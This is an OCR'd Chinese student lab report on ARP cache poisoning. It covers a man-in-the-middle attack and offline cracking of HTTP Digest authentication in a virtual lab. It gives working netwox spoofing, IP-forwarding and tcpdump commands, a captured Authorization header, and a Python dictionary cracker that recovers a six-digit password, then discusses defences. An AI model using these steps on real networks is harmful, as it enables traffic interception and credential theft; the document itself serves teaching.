Web Server	192.168.1.80	08:00:27:15:37:c5

实验网络拓扑如图 9 所示。正常情况下，Victim 发往指定外部网段的流量首先发送至默认网关 192.168.26.1，再由网关转发至 Web Server 192.168.1.80。




图 5 ARP 中间人攻击实验拓扑

图 9 ARP 中间人攻击实验拓扑

在实施攻击前，首先检查 Victim 主机的 ARP 缓存，发现当前局域网内 IP 地址与 MAC 地址之间的映射关系处于正常状态。实验结果如图 10 所示。

```
wjy@wjy-VirtualBox:~$ ip neigh
192.168.26.129 dev enp0s3 lladdr 02:82:8a:96:0a:4c STALE
192.168.26.200 dev enp0s3 lladdr 02:1c:29:8e:c9:e8 REACHABLE
```

图 10 攻击前 Victim 主机的 ARP 缓存

由图可知，在攻击开始之前，Victim 主机维护的是正常的 IP–MAC 地址映射关系，因此可将该状态作为后续 ARP 缓存污染结果的对照。

在此之后，在 Victim 主机上输入

```
sudo ip neigh flush all
```

清空 Victim 的 ARP 缓存。这一步是为了确保后续的 ARP 欺骗能够生效。

5.2 ARP 缓存污染与流量捕获

为了使 Attacker 在截获 Victim 流量后仍能够将数据继续转发至真实网关，首先在 Attacker 主机上开启 Linux 的内核流量转发功能：

```
sudo sysctl -w net.ipv4.ip_forward=1
```

开启转发后，检查参数 `net.ipv4.ip_forward`，其值为 1，表明 Attacker 已具备 IP 数据包转发能力。

```
wjy@wjy-VirtualBox:~$ sysctl net.ipv4.ip_forward
net.ipv4.ip_forward = 1
wjy@wjy-VirtualBox:~$
```

图 11 Attacker 开启 IPv4 流量转发

在完成转发配置后，使用 netwox 工具实施 ARP 缓存污染。netwox 的 80 号功能用于发送伪造的 ARP Reply。本实验执行如下命令：

```
sudo netwox 80 -e 02:82:8a:96:0a:4c -i 192.168.26.1 -E 02:ec:da:35:24:84 -I
    192.168.26.3
```

其中,攻击者将自己的 MAC 地址 `02:82:8a:96:0a:4c` 伪装为网关 IP 地址 `192.168.26.1` 所对应的 MAC 地址，并持续向 Victim 发送伪造的 ARP Reply。




图 12 Attacker 使用 netwox 实施 ARP 缓存污染

由于 ARP 协议本身缺乏有效的认证机制，因此，即使 Victim 接收到由攻击者伪造的 ARP Reply，也会更新其 ARP 缓存. 这样一来，Victim 就会将网关 IP 地址 `192.168.26.1` 错误地映射到 Attacker 的 MAC 地址 `02:82:8a:96:0a:4c`。

此后，Victim 仍然认为自己正在向真实网关发送数据，但其流量实际上会首先被劫持至 Attacker。Attacker 再利用已经开启的内核转发功能将数据包转交给真实网关，从而使流量经过中间人。

为了验证在 ARP 缓存污染之后 Victim 的正常通信没有被破坏，在 Victim 上向 Web Server 192.168.1.80 发送 ICMP Echo Request：

```
ping -c 4 192.168.1.80
```

实验结果如图 13 所示。




图 13 ARP 缓存污染后 Victim 与 Web Server 的连通性

实验中共发送 4 个 ICMP 请求，并全部收到响应，丢包率为 0%。该结果说明在 Attacker 成为中间节点后，其仍能够正常转发 Victim 的网络流量，因此 ARP 中间人攻击没有直接导致 Victim 网络连接中断。

为了进一步验证 Victim 的数据流量已经能够被 Attacker 捕获，在 Attacker 的 enp0s3 网卡上使用 tcpdump 对 ARP 和 ICMP 数据包进行监听：

```
sudo tcpdump -n -e -i enp0s3 'arp or icmp'
```

抓包结果如图 14 所示。



图 14 Attacker 捕获 Victim 产生的网络流量

从抓包结果可以看到来自 Victim （MAC 地址为 02:ec:da:35:24:84）的数据帧已经能够被 Attacker 捕获。结合 Victim ARP 缓存中网关 IP 与 Attacker MAC 的错误映射，可以确认 ARP 缓存污染已经生效，Attacker 确实位于 Victim 与真实网关之间的流量转发路径上。

5.3 认证数据分析与离线验证

在完成 ARP 中间人攻击后，在 Victim 浏览器中访问：

http://192.168.1.80

输入登录的用户名与密码，如图15所示，可见密码为 123456。



图 15 Victim 访问相应网站的登录页面

同时在 Attacker 上启动 Wireshark，监听 Victim 与 Web Server 之间的 HTTP 通信。当 Victim 提交 HTTP Digest 认证信息后，Attacker 可以在捕获到的 HTTP 请求中观察到 `Authorization: Digest` 字段。

```
GET / HTTP/1.1
Host: 192.168.1.80
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:130.0)
Gecko/20100101 Firefox/130.0
Accept: text/html,application/xhtml+xml,application/
xml;q=0.9,image/avif,image/webp,image/png,image/svg+xml,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-
US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Connection: keep-alive
Upgrade-Insecure-Requests: 1
If-Modified-Since: Sat, 26 Sep 2026 22:11:37 GMT
If-None-Match: "29af-65c6a1ddaee5c-gzip"
Priority: u=0, i
Authorization: Digest username="wjy", realm="ARP-LAB",
nonce="skPh9mpcBgA=03449b152e612b90bcaa85e20ec0a1cf84b24071",
uri="/", algorithm=MD5,
response="1597a1728dc072e7120b90fcf05ba80d", qop=auth,
nc=00000001, cnonce="14f4b7e2d69aada7"
```

图 16 Wireshark 捕获的 HTTP Digest 认证信息

从捕获的数据包中提取到的主要 Digest 参数如表 5 所示。

表 5 捕获的 HTTP Digest 认证参数

参数	实验值
username	`wjy`
realm	`ARP-LAB`
method	`GET`
uri	`/`
nonce	`skPh9mpcBgA=03449b152e612b90bcaa85e20ec0a1cf84b24071`
nc	`00000001`
cnonce	`14f4b7e2d69aada7`
qop	`auth`
response	`1597a1728dc072e7120b90fcf05ba80d`

HTTP Digest 认证不会直接在网络中传输用户口令，而是使用用户名、realm、口令以及服务器和客户端提供的随机参数共同计算认证摘要。

对于本实验采用的 `qop=auth` 情况，首先计算：

$$HA_1 = MD5(username : realm : password)$$

以及：

$$HA_2 = MD5(method : uri)$$

最终客户端发送的认证摘要为：

$$response = MD5(HA_1 : nonce : nc : cnonce : qop : HA_2)$$

因此，虽然攻击者无法直接从网络数据包中读取明文密码，但是在已知 username、realm、nonce、nc、cnonce、qop、method、uri 和 response 的情况下，可以针对候选密码重新计算 Digest，并将计算结果与捕获到的 response 进行比较。

根据上述计算过程，本实验编写 Python 程序 `digest_crack.py` 对六位数字候选口令进行离线验证。程序依次读取密码本中的候选口令，计算 HA_1、HA_2 和最终的 `response`，并将其与 Wireshark 捕获到的 `response` 比较。

完整程序见附录 A。

实验使用由六位数字组成的候选密码集合 `Password.txt`。程序依次读取候选口令，根据捕获到的 Digest 参数重新计算 `response`，若计算结果与 Wireshark 捕获到的 `response` 完全相同，则说明当前候选口令与认证时使用的口令一致。

运行程序 `digest_crack.py` 后，成功找到了能够产生相同 Digest 响应值的六位数字口令，实验结果如图 ?? 所示。

```
wjy@wjy-VirtualBox:~$ nano digest_crack.py
wjy@wjy-VirtualBox:~$ python3 digest_crack.py
口令正确 : 123456
```

图 17 HTTP Digest 认证口令离线验证结果

程序输出的候选口令与 Victim 实际登录时使用的口令一致，说明根据中间人攻击过程中捕获的 HTTP Digest 参数，可以在已知较小口令空间的条件下完成离线口令验证。

5.4 结果与分析

实验三完成了基于 ARP 缓存污染的中间人攻击。攻击前，Victim 的 ARP 缓存中保存正常的 IP–MAC 地址映射；攻击过程中，Attacker 持续向 Victim 发送伪造的 ARP Reply，使 Victim 将网关 IP 地址错误地映射到 Attacker 的 MAC 地址。因此，Victim 原本应直接发送给真实网关的流量首先到达 Attacker。

与此同时，在 Attacker 主机开启 IP 转发后，Attacker 能够继续将截获的流量转发至真实网关，因此 Victim 与 Web Server 之间的网络通信并未中断。供给的关键在于：Victim 无法仅通过通信正常来直接判断流量有没有经过中间节点 Attacker，这体现了 ARP 中间人攻击所具有的隐蔽性。

通过 Wireshark 抓包可以进一步观察到 Victim 与 Web Server 之间的 HTTP Digest 认证流量。Digest 认证不会直接传输用户的明文口令，网络中传输的是由口令及 nonce、cnonce、nc、qop 等参数共同计算得到的摘要。因此，与直接传输明文口令相比，Digest 认证能够避免口令直接暴露在网络中。

然而，本实验同时表明，攻击者一旦能够截获完整的 Digest 认证参数，仍然可以针对候选口令进行离线计算。由于本实验限定的是六位纯数字密码，密钥候选空间较小，因此可以枚举候选口令，重新计算 Digest 并与捕获到的 response 进行比较，最终验证出正确口令。

综上，实验验证了 ARP 协议缺乏身份认证所带来的安全风险。攻击者能够通过伪造 ARP 映射进入正常流量的转发路径，进一步监听上层协议产生的网络流量。

6 实验讨论

6.1 实验现象与问题分析

本次实验围绕 ARP 缓存污染和中间人攻击展开。在实验过程中，不同攻击方式表现出了不同的网络现象。

首先，在 ARP Request 和 ARP Reply 缓存污染实验中，当 Victim 的 ARP 缓存被成功污染后，其发往目标主机的数据帧在 IP 层的目的地址并未发生改变，但数据链路层的目的 MAC 地址已经被替换为 Attacker 的 MAC 地址。这说明 ARP 攻击本质上并不改变网络层的通信目标，而是通过破坏 IP 地址与 MAC 地址之间的映射关系，改变以太网帧在局域网中的实际转发方向。

其次，在仅完成 ARP 污染、但没有开启 Attacker 的 IP 转发功能时，Victim 发出的数据能够到达 Attacker，但 Attacker 不会继续将其转发至真实目标，因此出现 ping 超时或大量丢包的现象。这说明 ARP 缓存污染本身只能实现流量重定向，若要形成持续且不易被用户察觉的中间人攻击，还需要攻击者进一步承担流量转发功能。

在 ARP Reply 实验过程中，还观察到了真实 ARP 响应与伪造 ARP 响应之间的竞争。由于正常主机仍可能发送正确的 ARP 信息，被污染的邻居项可能重新恢复。因此，攻击者通常需要持续发送伪造的 ARP Reply，以维持错误的 IP–MAC 映射关系。

最后，在中间人攻击实验中，开启 Attacker 的 IP 转发功能后，Victim 与 Web Server 之间的通信仍然保持正常。这说明用户仅根据网络连接是否正常，往往难以直接发现自己的流量已经经过第三方主机，体现了 ARP 中间人攻击具有一定隐蔽性。

6.2 安全防护与改进思考

本实验表明，ARP 协议本身缺乏对报文来源真实性的认证，攻击者能够通过伪造 ARP Request 或 ARP Reply 改变局域网主机的 IP–MAC 映射关系。因此，在实际网络环境中可以采用多种机制降低 ARP 攻击风险。

首先，可以在交换机上部署 Dynamic ARP Inspection（DAI），并结合 DHCP Snooping 建立可信的 IP–MAC–端口绑定关系，对不符合绑定关系的 ARP 报文进行过滤。对于网络结构固定、设备数量较少的重要主机，也可以采用静态 ARP 绑定，减少错误 ARP 映射被写入缓存的可能性。

其次，可以对局域网中的 ARP 映射变化进行持续监测。如果同一个 IP 地址在短时间内频繁对应不同 MAC 地址，或者网关 MAC 地址异常变化，则可能说明网络中存在 ARP 欺骗行为。

对于上层通信，本实验中的 HTTP Digest 认证虽然避免了密码明文直接传输，但攻击者一旦获得完整的认证参数，仍可能针对弱口令实施离线猜测。因此，在实际系统中应优先采用 HTTPS/TLS 对通信链路进行加密，同时使用足够复杂的高强度密码，必要时结合多因素认证机制，从而降低中间人窃听和离线口令猜测带来的风险。

通过本次实验可以看出，网络安全不能仅依赖某一层协议提供保护，而应同时从二层网络访问控制、传输链路加密、身份认证和异常检测等多个层面建立纵深防御机制。

7 参考资料

[1] 局域网安全实验指导书. chinese. 网络安全课程.

[2] Rifaat Shekh-Yusef, David Ahrens, and Sophie Bremer. *HTTP Digest Access Authentication*. RFC 7616. Internet Engineering Task Force, 2015. DOI: 10.17487/RFC7616. URL: https://www.rfc-editor.org/rfc/rfc7616.

[3] *Scapy Documentation*. Scapy. URL: https://scapy.readthedocs.io/en/latest/.

[4] *Wireshark User's Guide*. Wireshark Foundation. URL: https://www.wireshark.org/docs/wsug_html_chunked/.

A 附录：关键代码

A HTTP Digest 认证离线验证程序

本程序根据 Wireshark 捕获到的 HTTP Digest 认证参数，遍历六位数字密码本中的候选口令，并重新计算认证摘要。当计算得到的摘要与捕获到的 `response` 一致时，即可确定对应的候选口令。

Listing 7 HTTP Digest 认证离线验证程序

```python
import hashlib


# Wireshark 中提取的 Digest 参数
username = "wjy"
realm = "ARP-LAB"
method = "GET"
uri = "/"

nonce = "skPh9mpcBgA=03449b152e612b90bcaa85e20ec0a1cf84b24071"
nc = "00000001"
cnonce = "14f4b7e2d69aada7"
qop = "auth"

response = "1597a1728dc072e7120b90fcf05ba80d"


# 计算 MD5
def compute_md5_hash(text):
    return hashlib.md5(text.encode("utf-8")).hexdigest()


# 定义 MD5 碰撞函数
def MD5Collision(response, dictfilepath):

    # 打开字典文件，读取所有口令
    with open(dictfilepath, "r") as file:
        passwords = file.readlines()

    # 计算 MD5 摘要，与 response 进行碰撞
    for password in passwords:
```

```
        password = password.strip()

        # 构建 A1 和 A2
        textpart_A1 = f"{username}:{realm}:{password}"
        textpart_A2 = f"{method}:{uri}"

        A1_MD5 = compute_md5_hash(textpart_A1)
        A2_MD5 = compute_md5_hash(textpart_A2)

        # 构建最终 Digest 输入
        textpart = (
            f"{A1_MD5}:{nonce}:{nc}:{cnonce}:{qop}:{A2_MD5}"
        )

        # 计算密码的 MD5 摘要
        digest = hashlib.md5(
            textpart.encode("utf-8")
        ).hexdigest()

        # 检查摘要是否与捕获到的 response 匹配
        if digest == response:
            print(f"口令正确 : {password}")
            return password

    print("Password not found in dictionary.")
    return None


# 使用六位数字密码本
MD5Collision(response, "Password.txt")
```